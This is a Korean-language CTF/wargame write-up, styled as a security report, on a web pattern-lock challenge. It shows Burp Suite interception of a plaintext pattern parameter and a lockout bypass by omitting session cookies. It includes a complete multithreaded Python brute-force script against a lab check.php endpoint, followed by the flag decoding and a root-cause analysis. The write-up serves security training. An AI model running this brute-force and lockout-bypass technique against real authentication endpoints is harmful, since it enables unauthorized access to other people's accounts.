

Android Pattern Lock

클라이언트 사이드 검증 우회 및 통신 패킷 조작을 통한 무차별 대입 공격 (Client-Side Validation Bypass & Brute Force via Packet Tampering)

TARGET problem05	PREPARED FOR 8low8lowme Team	MEDIUM
AUTHOR 김혜미, 김유선	CWE CWE-307 · CWE-319	FINAL

1. 개요 (Executive Summary)

problem05(Android Pattern Lock)를 분석한 결과, 정답 패턴 검증이 서버 측 check.php에서 이루어 지지만, 클라이언트가 그린 패턴 값(예: 1-9-5-7-3-6-8-4-2)이 별도의 암호화 없이 평문 POST 파라미터(pattern)로 전송된다는 점을 확인했다. 이 요청은 표준 HTTP 요청 형태로 프록시 도구(Burp Suite)를 통해 손쉽게 가로채고 반복 변조할 수 있었다.

무차별 대입 방지 로직은 세션 기반 실패 카운터(3회 실패 시 30초 잠금)로만 구현되어 있어, 잠금 시간을 감수하고 자동화 도구로 전수 조사를 수행하면 충분히 우회 가능했다. 정답 패턴을 맞히면 서버가 아스키 코드 배열을 응답 본문에 그대로 포함시켜 반환했으며, 이를 문자로 변환 후 역순으로 처리해 최종 플래그를 획득할 수 있었다.

2. 공격 시나리오 (Attack Narrative)


단계	기법	확보한 정보 / 결과
1	웹 페이지 접속 후 임의 패턴 입력	"패턴이 틀렸습니다" 오류 메시지 확인
2	Burp Suite Proxy로 요청 캡처	POST 본문에 pattern 파라미터가 평문(예: 1-2-3-4-5)으로 전송됨을 확인
3	Repeater로 파라미터 변조 및 응답 검증	서버가 매 요청마다 JSON으로 성공 여부를 반환하며, 판정이 서버 측에서 이루어짐을 확인

4	Intruder로 패턴 후보 무차별 대입	3회 실패마다 30초 잠금이 걸리나 자동화로 우회 가능, 다른 요청과 응답 Length가 다른 요청 하나 발견
5	성공 응답 확인 및 아스키 코드 디코딩	아스키 코드 배열 수신 → 문자 변환 후 역순 처리 하여 FLAG 획득

3. 상세 재현 절차 (Proof of Concept)

■ 3.1 정찰 — 패턴 입력 화면 및 정상 흐름 확인

problem05 페이지(index.php)에 접속하면 3×3 격자 형태의 패턴 입력 화면이 나타난다. 임의의 패턴을 그려 제출하면 "패턴이 틀렸습니다"라는 오류 메시지만 반환되며, 화면 및 페이지 소스 어디에도 정답 관련 힌트가 노출되지 않음을 먼저 확인했다.



■ 3.2 통신 패킷 분석 — 평문 파라미터 노출 확인

Burp Suite의 Proxy → Intercept를 활성화한 상태로 패턴을 그려 전송하면, check.php로 향하는 POST 요청 본문에서 아래와 같이 pattern 파라미터가 그대로 노출되는 것을 확인했다.

```

12 Cookie: PHPSESSID=cpd5g2fv2k6itg5apc rmu4e07m; sid=
13 P6y5X12nEa0aXy3G7e4aLrzj0fBX%2Fo0GP%2FE23d53P1l%3D; role=Z3Vlc3Q%3D
14 Priority: u=0
15 pattern=1-2-3-6-5-4-7-8-9

```

■ 3.3 Intruder를 이용한 무차별 대입 공격

Repeater에서 pattern 값을 이것저것 바꿔 보내면서, 서버가 매번 직접 정답 여부를 판단하고 있다는 걸 확인했다. 이 판정을 수행하는 곳이 바로 **check.php**였다. 프론트엔드(JS)에는 정답 패턴이나 판정 로직이 전혀 없고, 브라우저가 그린 패턴을 pattern 파라미터에 담아 **check.php**로 전송하면 서버가 해시를 계산해 비교한 뒤 결과만 돌려주는 구조였다. 즉, 정답을 알아내려면 이 엔드포인트에 후보 패턴들을 계속 보내보는 방법밖에 없었다.

이후 Intruder로 넘겨 pattern 자리를 공격 위치로 지정했다. 패턴이 9자리다 보니 나올 수 있는 경우의 수만 362,880개였고, 이 조합을 전부 담은 리스트를 준비했다.

3번 틀릴 때마다 30초씩 잠기는 것도 피해야 했는데, 요청에서 쿠키(Cookie) 값을 아예 빼버리는 방법을 썼다. 쿠키가 없으니 서버는 매번 새로 들어온 사람으로 인식했고, 그 덕에 잠금이 걸리지 않았다.

다만 Burp Suite 무료 버전은 Intruder 속도에 제한이 있어서, 36만 개가 넘는 조합을 다 돌리기에 시간이 너무 오래 걸렸다. 그래서 파이썬(requests)으로 check.php에 직접 요청을 보내는 스크립트를 짜서 여러 요청을 동시에 보내는 방식으로 바꿨다. 매 요청마다 서버 응답의 success 값을 확인해, true가 나오는 패턴을 찾을 때까지 반복하는 방식으로 정답을 찾아냈다.

```
import requests
from itertools import permutations
from concurrent.futures import ThreadPoolExecutor, as_completed

BASE_URL = "http://172.30.1.72/wargame/problems/problem05/check.php" # 실제 서버
주소로 변경
THREADS = 20 # 동시 요청 개수 (너무 높이면 서버 부하 걸릴 수 있음)

def try_pattern(pattern):
    data = {"pattern": pattern}
    try:
        # 세션 쿠키를 아예 안 보내려고 매번 새 requests.Session() 사용
        res = requests.post(BASE_URL, data=data, timeout=5)
        result = res.json()
        if result.get("success"):
            return pattern, result
    except Exception:
        pass
    return None

def main():
```

```

patterns = ["-".join(p) for p in permutations("123456789")]
print(f"총 {len(patterns)}개 패턴 시도 예정")

count = 0
with ThreadPoolExecutor(max_workers=THREADS) as executor:
    futures = {executor.submit(try_pattern, p): p for p in patterns}

    for future in as_completed(futures):
        count += 1
        print(f"W{count}개 시도함...", end="", flush=True)

        result = future.result()
        if result:
            print(f"W{count}[FOUND] 패턴: {result[0]}")
            executor.shutdown(wait=False, cancel_futures=True)
            return

print(f"W{count}정답 패턴을 못 찾았습니다.")

if __name__ == "__main__":
    main()

```

```

└─$ sudo python3 brute.py
총 362880개 패턴 시도 예정
37970개 시도함 ...
[FOUND] 패턴 : 1-9-5-7-3-6-8-4-2

```

■ 3.4 응답 디코딩 및 FLAG 획득

브루트포스를 통해 찾아낸 정답 패턴(1-9-5-7-3-6-8-4-2)을 화면에서 직접 그려 제출한 결과, 아래와 같은 아스키 코드 배열을 응답으로 받았다.

```
125 69 122 78 73 86 121 98 106 70 109 99 53  
69 83 80 52 119 87 77 123 71 65 76 70
```

hint: ASCII reverse

각 숫자를 아스키 문자로 변환하면 "}EzNIVybJFcmc5ESP4wWM{GALF"가 되며, 이를 힌트(ASCII reverse)에 따라 역순으로 정렬하면 최종 플래그를 얻을 수 있다.

```
FLAG{Mw4PSE5cmFjbyV1NzE}
```

4. 근본 원인 분석 (Root Cause)

- 패턴 인증 값이 암호화 없이 평문 파라미터(pattern)로 전송되어, 프록시 도구로 손쉽게 가로채고 반복 변조할 수 있음
- 무차별 대입 방지 로직이 세션 기반 카운터(3 회 실패 / 30 초 잠금)에 불과해, 세션을 새로 발급받거나 자동화 도구로 시간을 감수하면 사실상 우회 가능함
- IP 기반 차단, CAPTCHA 등 추가적인 방어 계층이 없어 자동화 도구(Burp Intruder) 단독으로 충분한 시간 내 전수 조사가 가능함
- 정답 판정 성공 시 반환되는 데이터(아스키 코드)가 별도의 인증 토큰이나 세션 검증 없이 pattern 값 일치만으로 그대로 노출됨